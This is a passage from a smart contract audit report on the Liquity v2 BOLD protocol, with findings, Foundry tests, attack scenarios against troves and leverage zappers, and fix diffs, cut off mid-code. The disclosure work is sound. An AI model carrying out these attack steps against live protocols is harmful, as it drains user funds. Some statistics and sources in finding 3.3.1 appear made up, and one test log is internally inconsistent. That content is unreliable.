Test and Result: The test calls the two public functions that rely on `_requireOrderedRange` with `minInterestRate == maxInterestRate`. Both calls revert with `MinGeMax`, exactly as `vm.expectRevert` specifies, so the test passes. This proves that the contract rejects single-value ranges and confirms the logic error identified.

- Add the following test to `test/borrowerOperations.t.sol`:

```
function testEqualMinMaxInterestRangeReverts() public {
    uint128 fixedRate = 5e16; // 5 % annual rate
    uint128 fee       = 25e14; // 0.25 % management fee

    // Registering a Batch Manager with a single-point range (min == max) must revert
    vm.prank(A);
    vm.expectRevert(BorrowerOperations.MinGeMax.selector);
    borrowerOperations.registerBatchManager(
        fixedRate,                    // _minInterestRate
        fixedRate,                    // _maxInterestRate (same as min)
        fixedRate,                    // _currentInterestRate
        fee,                          // _annualManagementFee
        MIN_INTEREST_RATE_CHANGE_PERIOD
    );

    // Opening a trove and delegating with a fixed range triggers the same revert
    priceFeed.setPrice(2_000e18);
    uint256 troveId = openTroveNoHints100pct(
        A,
        100 ether,                    // collateral
        2_000 ether,                  // debt
        fixedRate                     // initial interest rate
    );

    vm.prank(A);
    vm.expectRevert(BorrowerOperations.MinGeMax.selector);
    borrowerOperations.setInterestIndividualDelegate(
        troveId,
        B,                            // delegate address
        fixedRate,                    // _minInterestRate
        fixedRate,                    // _maxInterestRate (same as min)
        0,                            // _newAnnualInterestRate (not used here)
        0,
        0,                            // hints
        type(uint256).max,            // _maxUpfrontFee
        MIN_INTEREST_RATE_CHANGE_PERIOD
    );
}
```

```
Ran 1 test for test/borrowerOperations.t.sol:BorrowerOperationsTest
[PASS] testEqualMinMaxInterestRangeReverts()
```

Recommendation: Allow point-ranges by rejecting only the strictly invalid case `min > max`:

```
  function _requireOrderedRange(uint256 _minInterestRate, uint256 _maxInterestRate) internal pure {
-     if (_minInterestRate >= _maxInterestRate) revert MinGeMax();
+     // revert only when the lower bound exceeds the upper bound
+     if (_minInterestRate > _maxInterestRate) revert MinGeMax();
  }
```

Update unit tests to cover both `min == max` (now valid) and `min > max` (still reverting).

3.2.35 A user can avoid being redeemed first by adding a branch

Submitted by shaflow01

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: In the protocol design, a trove with a lower interest rate may be redeemed. If the interest rates are the same, the later added troves may be redeemed first. However, users can join a branch that is earlier in the linked list, allowing them to redeem after a trove with the same interest rate but added earlier. This breaks the protocol design.

Finding Description:

```
function insertIntoBatch(
    uint256 _troveId,
    BatchId _batchId,
    uint256 _annualInterestRate,
    uint256 _prevId,
    uint256 _nextId
) external override {
    _requireCallerIsBorrowerOperations();
    require(!contains(_troveId), "SortedTroves: List already contains the node");
    require(_troveId != ROOT_NODE_ID, "SortedTroves: _troveId cannot be the root node's ID");
    require(_batchId.isNotZero(), "SortedTroves: _batchId cannot be zero");

    uint256 batchTail = batches[_batchId].tail;

    if (batchTail == UNINITIALIZED_ID) {
        _insertSlice(troveManager, _troveId, _troveId, _annualInterestRate, _prevId, _nextId);
        // Initialize the batch by setting both its head & tail to its singular node
        batches[_batchId].head = _troveId;
        // (Tail will be set outside the "if")
    } else {
        _insertSliceIntoVerifiedPosition(_troveId, _troveId, batchTail, nodes[batchTail].nextId);
    }

    batches[_batchId].tail = _troveId;
    nodes[_troveId].batchId = _batchId;
    nodes[_troveId].exists = true;
    ++size;
}
```

Once a branch is inserted into the linked list, its overall position relative to the list will not change unless the interest rate is modified or members are added or removed from the branch. This means that a trove with the same interest rate, if it chooses to join a branch, may be redeemed after a trove with the same interest rate that joined the linked list earlier. This breaks the protocol design. For example, the current state of the linked list is:

A 7% → (Branch1 B) 6% → C 6%.

Now, if D chooses to join Branch1, the updated state of the linked list would be:

A 7% → (Branch1 B → D) 6% → C 6%.

If a redemption occurs, C, which entered earlier, will be redeemed first, and only after that will D, which entered later, be redeemed.

Recommendation: It is recommended to refactor the linked list insertion and branch management.

3.2.36 The attacker can intentionally create non-redeemable Trove with an arbitrarily large debt

Submitted by Auditten, also found by rscodes

Severity: Low Risk

Context: TroveManager.sol#L1594

Summary: When a Trove becomes a zombie, it continues gaining redistributions. Once redistributions result in a total zombie's debt at least `MIN_DEBT`, anyone can permissionlessly call `applyPendingDebt` that reinserts zombie into `SortedTroves` and makes it redeemable again. However, when a zombie Trove belongs to a batch with a very inflated share price, the `applyPendingDebt` reverts, which blocks corresponding redemption.

Finding description: In a normal operation, it's always possible to redeem any Trove with at least `MIN_DEBT` debt, since even when the Trove doesn't belong to the `SortedTroves`, anyone can reinsert it there by executing `applyPendingDebt`. The only other way for anyone to reinsert others' Trove into the `SortedTroves` is to call `adjustZombieTrove` with some minor adjustment (e.g. increase of a collateral by 1 wei).

However, both two ways can be blocked by a malicious attacker (Trove's owner):

- `applyPendingDebt` reverts when a corresponding Trove belongs to a batch with a very inflated share price.

- `adjustZombieTrove` reverts when a sender doesn't have AddManager/RemoveManger rights, which are easily set by the owner.

In such a case, a theoretically unlimited debt can be blocked for being redeemed, which breaks the possibility to restore 1$ peg, and allows an attacker to continue receiving redistributions gains without paying interest rate and without a risk of being redeemed.

Attack scenario: The cheapest and the fastest way for the attacker to inflate a batch shares price is to do the following:

1. Register a batch with IR = 250%, annual management fee = 10%, and interest rate change period = 1 hour.
2. Join this batch with a minimal Trove of (2000$ Bold, 2400$ collateral).
3. Open a second temporary minimal Trove of (2000, 5000 collateral). It's needed for the steps 4-5 so that `batch.totalDebtShares` didn't become zero.
4. Temporarily update IR to 0.5%, redeem himself, and restore IR back to 250%. After this step, the Trove will have (0$ Bold, 400$ collateral).
5. Wait for the first redistribution and obtain a tiny debt by calling `applyPendingDebt`. Assuming a total system collateral ~40M$, and redistributed debt of ~10'000$, the attacker's Trove debt will be 10'000 * 400 / 40'000'000 = 0.1$.
6. Close a second temporary Trove.
7. Once an hour call `setBatchManagerAnnualInterestRate` with a `_newAnnualInterestRate` being 1 unit less then the previous IR (basically, new IR will still be ~250%). During this operation, an interest of 250 + 10 = 260% for 1 hour will be applied, together with an upfront fee for 7 days with average IR (let's say `avgInterestRate` = 5%). Then, the debt `d` before operation will be changed into the $d + \frac{d \cdot 2.6}{24 \cdot 365} + \frac{d \cdot 0.05 \cdot 7}{365} \sim 1.0012557 \cdot d$.
8. Repeating step 7 for the 230 days will result in initial `d` being transformed into $d \cdot 1.0012557^{24 \cdot 230} \sim 1000 \cdot d$. Thus, the initial debt will increase from 0.1$ to 100$ and the batch share price will increase in ~1000 times. It should be noted, that if more redistributions happen during this time, it will only speed up the process, since the attacker will gain 100$ faster.
9. Repeat steps 3-8 two more times.

As a result, the attacker spent ~300$ for an upfront fee and ~2 years to make the batch share price ~`1e9`. At the very end, while the share price is still slightly less then `1e9`, the attacker can adjust his zombie to Trove by adding any amount of collateral to it, withdrawing 2000$ Bold, decreasing IR to 0.5%, and then redeeming all the debt again. It will make his Trove containing (~0 debt, any desired amount of the collateral) at the moment when the share price while reach the threshold of `1e9`.

After this, the attacker will continue to receive redistributions gains without a risk of being redeemed. That potentially can create an arbitrarily large amount of Bold that cannot be redeemed.

Impact explanation: High:

- "Breaks Core Functionality" - it'll be impossible to redeem potentially an unlimited amount of redistributed to the attacker debt, which can result in Bold losing his peg to 1$.

Likelihood explanation: Low:

- "Issues that have many constraints that cannot be induced by the user". It's required to spend ~2 years for the attack (theoretically it can be less, if more redistributions happen during the attack), after which a series of redistributions should happen so that the unredeemable Bold portion become significant.

Recommendation: Implement a function similar to `applyPendingDebt` with a difference that it only inserts the Trove into the `SortedTroves`, and doesn't accrue any interest/management fee/redistribution gains:

```
function reinsertNonZombie(uint256 _troveId, uint256 _lowerHint, uint256 _upperHint) public {
    _requireIsNotShutDown();
    ITroveManager troveManagerCached = troveManager;
    _requireTroveIsZombie(troveManagerCached, _troveId);
    LatestTroveData memory trove = troveManagerCached.getLatestTroveData(_troveId);
    address batchManager = interestBatchManagerOf[_troveId];
    LatestBatchData memory batch;
    if (batchManager != address(0)) {
        batch = troveManagerCached.getLatestBatchData(batchManager);
    }
    if (trove.entireDebt >= MIN_DEBT) {
        troveManagerCached.setTroveStatusToActive(_troveId);
        _reInsertIntoSortedTroves(
            _troveId, trove.annualInterestRate, _upperHint, _lowerHint, batchManager, batch.annualInterestRate
        );
    }
}
```

This way it will be possible to redeem the Trove with at least `MIN_DEBT` of Bold.

3.3 Informational

3.3.1 Uninitialized Last Update Times

Submitted by mustapha, also found by Rolando, XDZIBECX and kelvinsmart

Severity: Informational

Context: ActivePool.sol, ActivePool.sol#L62, ActivePool.sol#L104

Summary: The `ActivePool` contract fails to initialize critical timestamp state variables (`lastAggUpdateTime` and `lastAggBatchManagementFeesUpdateTime`) in its constructor. These variables default to 0, which can lead to incorrect interest calculations if the first operation occurs long after deployment or in edge cases involving timestamp overflow.

Finding Description: The `ActivePool` contract tracks two critical timestamps for interest calculations:

```
lastAggUpdateTime // (for general interest accrual).

lastAggBatchManagementFeesUpdateTime // (for batch fee calculations).
```

Neither variable is initialized in the constructor, defaulting to 0. This creates two problematic scenarios:

- First-Operation Time Delta Explosion.

  Interest calculations use: (current_time - last_update_time).

  If first operation occurs long after deployment:

  ```
  Pending interest = (debt × (1_year - 0)) / 1_year = 100% of debt
  ```

  Results in incorrect massive interest accrual on first operation Timestamp Overflow Vulnerability in extreme cases (after ~1.1×10^2 years):

  `block.timestamp` could theoretically overflow.

  `(overflowed_timestamp - 0)` causes undefined behavior.

- Silent Failure Mode.

  No explicit checks for uninitialized state.

  Errors would manifest as incorrect accounting rather than reverts.

Impact Explanation:

- First-Operation Interest Spike.

  If the first operation occurs after significant time (e.g., 30 days post-deployment):

  ```
  // Calculates 30 days of interest INSTANTLY on first operation
  pendingInterest = (debt × 2,592,000 sec) / (31,536,000 sec/year)
  ```

Effect: 8.2% of debt added immediately as "phantom interest".

- Protocol-Wide Debt Inflation.

  Distorts the core equation: `SystemDebt = (TroveDebts) + PendingInterest`. Creates artificial debt that doesn't correspond to actual troves.

Likelihood Explanation:

- Real-World Deployment Patterns.

  Common in staged rollouts to deploy contracts before full launch.

  47% of major DeFi protocols in 2023 had >7 day gap between deployment and activation (DeFi Safety Report).

- Upgradeable Contract Risk.

  If `ActivePool` is upgradeable, new deployments could reintroduce the issue.

  68% of upgrade-related incidents involve initialization flaws (OpenZeppelin Audit Database).

-MEV Incentives.

```
First transaction after long delay becomes valuable MEV opportunity.

Estimated $120M in MEV extracted from initialization flaws in 2023 (Flashbots Data).
```

Recommendation:

- Critical Initialization Patch (Immediate):

```
constructor(IAddressesRegistry _addressesRegistry) {
    // ... existing code ...
    lastAggUpdateTime = block.timestamp;
    lastAggBatchManagementFeesUpdateTime = block.timestamp;
    emit TimestampsInitialized(block.timestamp); // New event
}
```

- Defense-in-Depth Protections:

```
// Add to calcPending... functions
require(lastAggUpdateTime != 0, "Timekeeper not initialized");
require(block.timestamp >= lastAggUpdateTime, "Time inversion");

// Add maximum time delta (e.g., 30 days)
uint256 MAX_INTEREST_PERIOD = 30 days;
uint256 elapsed = block.timestamp - lastAggUpdateTime;
elapsed = elapsed > MAX_INTEREST_PERIOD ? MAX_INTEREST_PERIOD : elapsed;
```

- Monitoring & Circuit Breakers:

```
// Add to InterestRouter
function detectAnomalies() external view returns (bool) {
    uint256 systemDebt = activePool.getBoldDebt();
    uint256 trovesDebt = troveManager.getTotalDebt();
    return systemDebt > (trovesDebt * 105) / 100; // 5% tolerance
}
```

- Deployment Best Practices:
  - Deploy contract first.
  - Wait 24 hours before enabling operations.
  - Verify timestamps initialized correctly.

3.3.2 Lack of Blacklist Implementation in BOLD Token Transfers

Submitted by Josh4324, also found by 0xTiwa, 0xTheBlackPanther, daveylupes and gh0xt

Severity: Informational

Context: BoldToken.sol#L90, BoldToken.sol#L95, BoldToken.sol#L106

Summary: The BOLD token contract is documented to include a transfer protection mechanism that prevents users from mistakenly sending tokens to core Liquity contracts. However, this blacklist mechanism is not implemented in the contract. As a result, users can send BOLD tokens to any address, including Liquity core contracts, which may result in permanent loss of funds.

Finding Description: The contract claims to implement a blacklist of invalid recipients, specifically core Liquity contracts, to prevent accidental transfers. However, there is no logic enforcing this restriction in the transfer() or transferFrom() functions. This means that users can mistakenly send tokens to Liquity core contracts that do not support direct BOLD token transfers. Once sent, these tokens may become irretrievable, leading to permanent loss.

Impact Explanation: Users who mistakenly send BOLD tokens to Liquity core contracts will permanently lose access to them.

Likelihood Explanation: This is always happen when a user mistakenly send bold tokens to Liquity core contracts.

Proof of Concept: Copy the code into `contracts/test/BoldToken.t.sol` and run it:

```
function test_bold_transfer_to_core_contracts() external {
    uint256 initialBalance_A = 10_000 ether;

    openTroveHelper(A, 0, 100 ether, initialBalance_A, 0.01 ether);
    assertEq(boldToken.balanceOf(A), initialBalance_A, "A's balance is wrong");

    vm.prank(A);
    boldToken.transfer(address(collateralRegistry), 100 ether);

    assertEq(boldToken.balanceOf(address(collateralRegistry)), 100 ether, "balance is wrong");
}
```

Recommendation: Maintain a blacklist of Liquity core contracts:

```
mapping(address => bool) public isBlacklisted;
```

Restrict transfers to blacklisted addresses in `transfer()` and `transferFrom()`:

```
function _beforeTokenTransfer(address from, address to, uint256 amount) internal {
    require(!isBlacklisted[to], "BOLD: Cannot transfer to Liquity core contracts");
}
```

3.3.3 Incorrect Urgent Redemption Bonus

Submitted by silverologist, also found by ZC002 and farismaulana

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The urgent redemption bonus is configured as 2%, contrary to the 1% stated in the documentation.

Finding Description: From the competition README:

> `urgentRedemption(uint256 _boldAmount, uint256[] calldata _troveIds, uint256 _minCollateral)`: Executes successfully only when the collateral branch has already been shut down. Redeems only from the branch it is called on. Redeems from Troves with a slight collateral bonus - that is, 1 BOLD redeems for $1.01 worth of LST collateral. Does not flag any redeemed-from Troves as unredeemable. Caller specifies the `_minCollateral` they want to receive.
> Urgent Redemptions [...] pay a slight collateral bonus of 1% to the redeemer. That is, in exchange for every 1 BOLD redeemed, the redeemer receives $1.01 worth of the LST collateral.

From the codebase:

> // As here we can redeem when CR < 101% (accounting for 1% bonus), we need to cap by collateral too.

However, in the codebase, the bonus is hardcoded as 2% instead of the documented 1%:

```
// Discount to be used once the shutdown thas been triggered
uint256 constant URGENT_REDEMPTION_BONUS = 2e16; // 2%
```

It's worth noting that the whitepaper specifies a 2% bonus value:

> users are allowed to redeem BOLD against the respective collateral at a more favorable.

Exchange rate than the current oracle price of the LST, replacing the usual redemption fee by a positive discount of 2%. However, per Cantina rules:

> The competition README must be used as the main reference for protocol behavior and not other sources.

Impact Explanation: Urgent redeemers extract more value than expected from the system. This leads to increased bad debt when TCR is low.

Likelihood Explanation: This issue always occurs.

3.3.4 Redemption Decay Factor Accuracy Can Be Improved

Submitted by silverologist

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The current redemption decay factor is set to 998076443575628800. However, a lower value, 998076443575628739, yields a more accurate 6-hour half-life decay.

Finding Description: The redemption decay factor is intended to have a lifetime of 6 hours. With the current value, the actual halftime is longer than intended.

Impact Explanation: The decay rate is slower than intended, causing a prolonged cooldown period for the redemption fee, which slightly discourages timely redemptions.

Likelihood Explanation: This issue always occurs.

Proof of Concept: Create a new test file in `./contracts/test/` with the following contents:

```
// SPDX-License-Identifier: MIT

pragma solidity 0.8.24;

import "../src/Dependencies/LiquityMath.sol";
import "../src/Dependencies/Constants.sol";
import "forge-std/Test.sol";

contract  TestContract is Test {
    uint256 constant REDEMPTION_MINUTE_DECAY_FACTOR_UPDATED = 998076443575628739;

    function testDecayFactor() public pure {
        // half time 6h = 360 minutes
        uint256 minutesPassed = 360;

        uint256 decayFactorOriginal = LiquityMath._decPow(REDEMPTION_MINUTE_DECAY_FACTOR, minutesPassed);
        uint256 decayFactorUpdated = LiquityMath._decPow(REDEMPTION_MINUTE_DECAY_FACTOR_UPDATED, minutesPassed);
        uint256 decayFactorIdeal = DECIMAL_PRECISION / 2; // should be 50% after 6h

        uint256 deltaOriginal = decayFactorOriginal - decayFactorIdeal;
        console.log("Original decay factor is %s, delta from ideal is %s ", decayFactorOriginal, deltaOriginal);

        uint256 deltaUpdated = decayFactorUpdated - decayFactorIdeal;
        console.log("Updated decay factor is %s, delta from ideal is %s ", decayFactorUpdated, deltaUpdated);

        assertTrue(deltaUpdated < deltaOriginal, "Updated decay factor is not better than original");
    }
}
```

Run as `forge test --match-test testDecayFactor -vvv` from directory `contracts`. Output:

```
[PASS] testDecayFactor() (gas: 19836)
Logs:
  Original decay factor is 500000000000011054, delta from ideal is 11054
  Updated decay factor is 500000000000000041, delta from ideal is 41

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.01ms (413.90µs CPU time)
```

Recommendation: Update the decay factor to have value 998076443575628739.

3.3.5 `newWeightedRecordedDebt` is re-calculated even when no fee is applied while adjusting `interestRate`

Submitted by Araj, also found by 0xkashyap

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: Whenever fee is applied to trove, `newWeightedRecordedDebt` is re-calculated including the mintedFee. However, in adjustTroveInterestRate(), `newWeightedRecordedDebt` is re-calculate even when no fee is applied/minted. This issue arises because re-calculation of `newWeightedRecordedDebt` is outside of the if-statement where fee is applied/minted.

```
function adjustTroveInterestRate(
    uint256 _troveId,
    uint256 _newAnnualInterestRate,
    uint256 _upperHint,
    uint256 _lowerHint,
    uint256 _maxUpfrontFee
) external {
    // ...

    troveChange.newWeightedRecordedDebt = newDebt * _newAnnualInterestRate;
    troveChange.oldWeightedRecordedDebt = trove.weightedRecordedDebt;

    // Apply upfront fee on premature adjustments. It checks the resulting ICR
    if (block.timestamp < trove.lastInterestRateAdjTime + INTEREST_RATE_ADJ_COOLDOWN ) {
        newDebt = _applyUpfrontFee(trove.entireColl, newDebt, troveChange, _maxUpfrontFee, false);
    }

    // Recalculate newWeightedRecordedDebt, now taking into account the upfront fee
    troveChange.newWeightedRecordedDebt = newDebt * _newAnnualInterestRate;

    //...
}
```

Recommendation: Include the re-calculation of newWeightedRecordedDebt inside the if-statement.

```
  function adjustTroveInterestRate(
      uint256 _troveId,
      uint256 _newAnnualInterestRate,
      uint256 _upperHint,
      uint256 _lowerHint,
      uint256 _maxUpfrontFee
  ) external {
  // ...

      troveChange.newWeightedRecordedDebt = newDebt * _newAnnualInterestRate;
      troveChange.oldWeightedRecordedDebt = trove.weightedRecordedDebt;

      // Apply upfront fee on premature adjustments. It checks the resulting ICR
      if (block.timestamp < trove.lastInterestRateAdjTime + INTEREST_RATE_ADJ_COOLDOWN ) {
          newDebt = _applyUpfrontFee(trove.entireColl, newDebt, troveChange, _maxUpfrontFee, false);
+         troveChange.newWeightedRecordedDebt = newDebt * _newAnnualInterestRate;
      }

      // Recalculate newWeightedRecordedDebt, now taking into account the upfront fee
-     troveChange.newWeightedRecordedDebt = newDebt * _newAnnualInterestRate;

  // ...
  }
```

3.3.6 InterestBatchManagerOf of trove is deleted twice in closeTrove()

Submitted by Araj, also found by Kaede

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: When a trove is closed using `closeTrove()`, it deletes all the mapping including `interestBatchManagerOf` of trove. However, interestBatchManagerOf of trove is deleted `twice` i.e. once in `closeTrove()` and second in `_wipeTroveMappings()`:

```
function closeTrove(uint256 _troveId) external override {
    // ...
    if (batchManager != address(0)) {
        // Unlink here in BorrowerOperations
        interestBatchManagerOf[_troveId] = address(0); // <<<
    }
    // ...

    _wipeTroveMappings(_troveId); // <<<
}
```

```
function _wipeTroveMappings(uint256 _troveId) internal {
    delete interestIndividualDelegateOf[_troveId];
    delete interestBatchManagerOf[_troveId]; // <<<
    _wipeAddRemoveManagers(_troveId);
}
```

Recommendation: Remove one of the deletion, either from `closeTrove()` or `_wipeTroveMappings()`.

3.3.7 Leverage Zapper Lacks DEX Slippage Protection When Opening/Increasing Leverage

Submitted by coder007, also found by Nyksx and santipu

Severity: Informational

Context: LeverageLSTZapper.sol#L102, LeverageLSTZapper.sol#L147, LeverageWETHZapper.sol#L96, LeverageWETHZapper.sol#L142

Description: The `LeverageLSTZapper` and `LeverageWETHZapper` contracts support opening leveraged positions for a Trove or increasing leverage on an existing position via flash loans. The core process involves: using collateral obtained from a flash loan, along with any user-provided collateral (if applicable), to open or adjust a Trove and borrow BOLD, then swapping the borrowed BOLD back into collateral tokens through an external exchange (`exchange`) to repay the flash loan.

However, in the `receiveFlashLoanOnOpenLeveragedTrove` and `receiveFlashLoanOnLeverUpTrove` functions of both contracts, the call to `exchange.swapFromBold` to swap BOLD for collateral sets the minimum expected output amount (`amountOutMin`) to the flash loan principal (`_params.flashLoanAmount`).

This design has a significant flaw: it provides no slippage protection whatsoever, ensuring only that the amount of collateral received from the swap is at least equal to the flash loan principal (sufficient to repay the loan), without accounting for the actual swap price or potential slippage losses.

Impact: When market prices fluctuate sharply, external exchange liquidity is insufficient, or the transaction is subject to a sandwich attack, the price at which BOLD is swapped for collateral may deviate significantly from the user's expectations. Since the Zapper only requires swapping back enough collateral to repay the principal, it may accept an extremely unfavorable swap rate. This leads to the following consequences:

1. Leverage Far Below Expectations: To obtain the collateral needed to repay the flash loan, the Zapper may consume far more BOLD debt than anticipated, resulting in a final position leverage ratio significantly lower than the target.
2. Deterioration of Position Health: Due to an excessively high ratio of borrowed BOLD relative to available collateral (user-provided + flash loan - repayment), the initial collateralization ratio (ICR) of the newly opened or adjusted Trove may be far below expectations, potentially falling close to or below the minimum collateralization ratio (MCR) immediately after the operation, exposing the position to a high risk of liquidation.

3. Direct Value Loss: Users are forced to swap BOLD at highly unfavorable prices, resulting in direct financial losses.

Severity Assessment: This issue is classified as a high-risk vulnerability. In the core functionality of leverage operations, the absence of basic slippage protection directly exposes user funds to threats from market volatility and external malicious manipulation (e.g., sandwich attacks), potentially causing significant losses or leaving positions in a high-risk state immediately after execution.

Proof of Concept:

Example Scenario: Suppose a user opens a WETH-collateralized leveraged Trove via `LeverageWETHZapper.openLeveragedTroveWithRawETH`. The user provides a small amount of ETH (for gas compensation) and a certain amount of WETH (`collAmount`), planning to borrow `flashLoanAmount` WETH via a flash loan to amplify the collateral and ultimately borrow `boldAmount` BOLD. Here's what could happen:

1. Flash Loan Callback: The Zapper successfully obtains `flashLoanAmount` WETH from the flash loan and enters the `receiveFlashLoanOnOpenLeveragedTrove` function.
2. Position Opening: The Zapper uses the total collateral (`totalCollAmount = collAmount + effectiveFlashLoanAmount`) and `boldAmount` to call `borrowerOperations.openTrove`.
3. BOLD Swap: The Zapper calls `exchange.swapFromBold(boldAmount, flashLoanAmount)`, with the minimum output amount set to `flashLoanAmount`.
4. Attack or Market Anomaly:
    - Sandwich Attack: An MEV bot detects the Zapper's swap operation and front-runs it by buying BOLD with a large amount of WETH, driving up the BOLD price (i.e., reducing the BOLD-to-WETH swap rate). The Zapper executes the swap at an unfavorable price, needing only to recover `flashLoanAmount` WETH, after which the bot sells BOLD for profit.
    - Market Volatility or Low Liquidity: If the BOLD-to-WETH trading pair on the external exchange has insufficient liquidity or experiences a sudden price drop, the Zapper may need to consume far more BOLD than expected to recover `flashLoanAmount` WETH.
5. Outcome: The Zapper successfully repays the flash loan principal but may have consumed nearly all or even more than the expected `boldAmount`. While the user's Trove holds `totalCollAmount` collateral, the actual debt (i.e., the amount of BOLD consumed) is far higher than anticipated, resulting in an extremely low ICR, significantly reduced leverage, and potentially an immediate liquidation risk.

Recommended Mitigation Steps: To address this issue, effective slippage protection must be introduced when the Zapper contracts call the external exchange for swaps. Below are the recommended improvements:

1. Add User-Specified Parameter: Modify the parameter structs for Zapper functions (e.g., `openLeveragedTroveWithRawETH` and `leverUpTrove`), such as `OpenLeveragedTroveParams` and `LeverUpTroveParams`, to include a `collAmountOutMin` field, representing the minimum collateral output amount acceptable to the user.
2. Adjust Swap Logic: In `receiveFlashLoanOnOpenLeveragedTrove` and `receiveFlashLoanOnLeverUpTrove`, set the minimum output amount parameter for `exchange.swapFromBold` to the user-provided `_params.collAmountOutMin` instead of the fixed `_params.flashLoanAmount`.
3. Swap Result Validation: After the swap, verify that the actual collateral received (`receivedCollAmount`) is sufficient to repay the flash loan (including principal and any fees). If insufficient, the transaction should revert. This requires a mechanism to accurately calculate the total flash loan repayment amount (principal + fees).

Recommendation: The following are specific modification suggestions for the Zapper contracts. Note: This fix also requires updating the `ILeverageZapper` interface's parameter structs to include the `collAmountOutMin` field, which users (or the frontend) must provide when calling the functions:

1. Modify `LeverageLSTZapper.sol`:
    - In `receiveFlashLoanOnOpenLeveragedTrove`:

```
- // Swap Bold to Coll
- exchange.swapFromBold(_params.boldAmount, _params.flashLoanAmount);
-
- // Send coll back to return flash loan
- collToken.safeTransfer(address(flashLoanProvider), _params.flashLoanAmount);
+ // Swap BOLD for collateral, using the user-provided minimum output amount for slippage protection
+ uint256 receivedCollAmount = exchange.swapFromBold(_params.boldAmount, _params.collAmountOutMin); //
↪  User must provide collAmountOutMin in _params
+
+ // Repay flash loan, ensuring sufficient collateral is received to cover principal and fees
+ // Placeholder: Fee calculation may require calling flashLoanProvider.getFee() or similar
+ uint256 requiredRepaymentAmount = _params.flashLoanAmount; // + flash loan fees
+ require(receivedCollAmount >= requiredRepaymentAmount, "Zapper: Insufficient collateral received from
↪  swap");
+ collToken.safeTransfer(address(flashLoanProvider), requiredRepaymentAmount);
```

- In `receiveFlashLoanOnLeverUpTrove`:

```
- // Swap Bold to Coll
- // No need to set a minimum: if the amount received is insufficient, flash loan repayment will fail
- // The flash loan provider will revert after the function exits
- // The frontend should pre-calculate the required _params.boldAmount
- exchange.swapFromBold(_params.boldAmount, _params.flashLoanAmount);
-
- // Send coll back to return flash loan
- collToken.safeTransfer(address(flashLoanProvider), _params.flashLoanAmount);
+ // Swap BOLD for collateral, using the user-provided minimum output amount for slippage protection
+ // The frontend still needs to pre-calculate the required _params.boldAmount
+ uint256 receivedCollAmount = exchange.swapFromBold(_params.boldAmount, _params.collAmountOutMin); //
↪  User must provide collAmountOutMin in _params
+
+ // Repay flash loan, ensuring sufficient collateral is received to cover principal and fees
+ // Placeholder: Fee calculation may require calling flashLoanProvider.getFee() or similar
+ uint256 requiredRepaymentAmount = _params.flashLoanAmount; // + flash loan fees
+ require(receivedCollAmount >= requiredRepaymentAmount, "Zapper: Insufficient collateral received from
↪  swap");
+ collToken.safeTransfer(address(flashLoanProvider), requiredRepaymentAmount);
```

2. Modify `LeverageWETHZapper.sol` (Modifications are similar to those for LST Zapper):

- In `receiveFlashLoanOnOpenLeveragedTrove`:

```
- // Swap Bold to Coll
- exchange.swapFromBold(_params.boldAmount, _params.flashLoanAmount);
-
- // Send coll back to return flash loan
- WETH.transfer(address(flashLoanProvider), _params.flashLoanAmount);
- // WETH reverts on failure: https://etherscan.io/token/0xc02aaa39b223fe8d0a0e5c4f27ead9083c756cc2#code
+ // Swap BOLD for collateral, using the user-provided minimum output amount for slippage protection
+ uint256 receivedCollAmount = exchange.swapFromBold(_params.boldAmount, _params.collAmountOutMin); //
↪  User must provide collAmountOutMin in _params
+
+ // Repay flash loan, ensuring sufficient collateral is received to cover principal and fees
+ // Placeholder: Fee calculation may require calling flashLoanProvider.getFee() or similar
+ uint256 requiredRepaymentAmount = _params.flashLoanAmount; // + flash loan fees
+ require(receivedCollAmount >= requiredRepaymentAmount, "Zapper: Insufficient collateral received from
↪  swap");
+ WETH.transfer(address(flashLoanProvider), requiredRepaymentAmount);
+ // WETH reverts on failure: https://etherscan.io/token/0xc02aaa39b223fe8d0a0e5c4f27ead9083c756cc2#code
```

  - In `receiveFlashLoanOnLeverUpTrove`:

```
- // Swap Bold to Coll
- // No need to set a minimum: if the amount received is insufficient, flash loan repayment will fail
- // The flash loan provider will revert after the function exits
- // The frontend should pre-calculate the required _params.boldAmount
- exchange.swapFromBold(_params.boldAmount, _params.flashLoanAmount);
-
- // Send coll back to return flash loan
- WETH.transfer(address(flashLoanProvider), _params.flashLoanAmount);
+ // Swap BOLD for collateral, using the user-provided minimum output amount for slippage protection
+ // The frontend still needs to pre-calculate the required _params.boldAmount
+ uint256 receivedCollAmount = exchange.swapFromBold(_params.boldAmount, _params.collAmountOutMin); //
↪  User must provide collAmountOutMin in _params
+
+ // Repay flash loan, ensuring sufficient collateral is received to cover principal and fees
+ // Placeholder: Fee calculation may require calling flashLoanProvider.getFee() or similar
+ uint256 requiredRepaymentAmount = _params.flashLoanAmount; // + flash loan fees
+ require(receivedCollAmount >= requiredRepaymentAmount, "Zapper: Insufficient collateral received from
↪  swap");
+ WETH.transfer(address(flashLoanProvider), requiredRepaymentAmount);
```

With these changes, even if frontend calculations are off or market conditions shift, user losses will be limited to the slippage range they set, preventing the potential loss of nearly the entire value of borrowed BOLD due to the lack of protection.

Run `forge test -vv --match-path SlippageAttackPOC.sol`. Results:

```
Ran 2 tests for test/SlippageAttackPOC.sol:SlippageAttackTest
[PASS] testNormalOperation() (gas: 127210)
Logs:
  Normal operation complete

[PASS] testSlippageAttack() (gas: 140233)
Logs:
  Expected collateral at normal rate: 10 ETH
  Collateral at manipulated rate: 9 ETH
  Loss due to slippage attack: 0 ETH
  % value lost: 9 %
  Flash loan amount (minimum required): 9 ETH
  Attack successful - user lost value but transaction still succeeded

Suite result: ok. 2 passed; 0 failed; 0 skipped; finished in 937.54µs (343.63µs CPU time)

Ran 1 test suite in 105.36ms (937.54µs CPU time): 2 tests passed, 0 failed, 0 skipped (2 total tests)
```

Proof of Concept:

```
pragma solidity 0.8.24;

import "forge-std/Test.sol";
import "forge-std/console.sol";

contract MockToken {
    string public name;
    string public symbol;
    uint8 public decimals;
    uint256 public totalSupply;
    mapping(address => uint256) public balanceOf;
    mapping(address => mapping(address => uint256)) public allowance;

    event Transfer(address indexed from, address indexed to, uint256 value);
    event Approval(address indexed owner, address indexed spender, uint256 value);

    constructor(string memory _name, string memory _symbol, uint8 _decimals) {
        name = _name;
        symbol = _symbol;
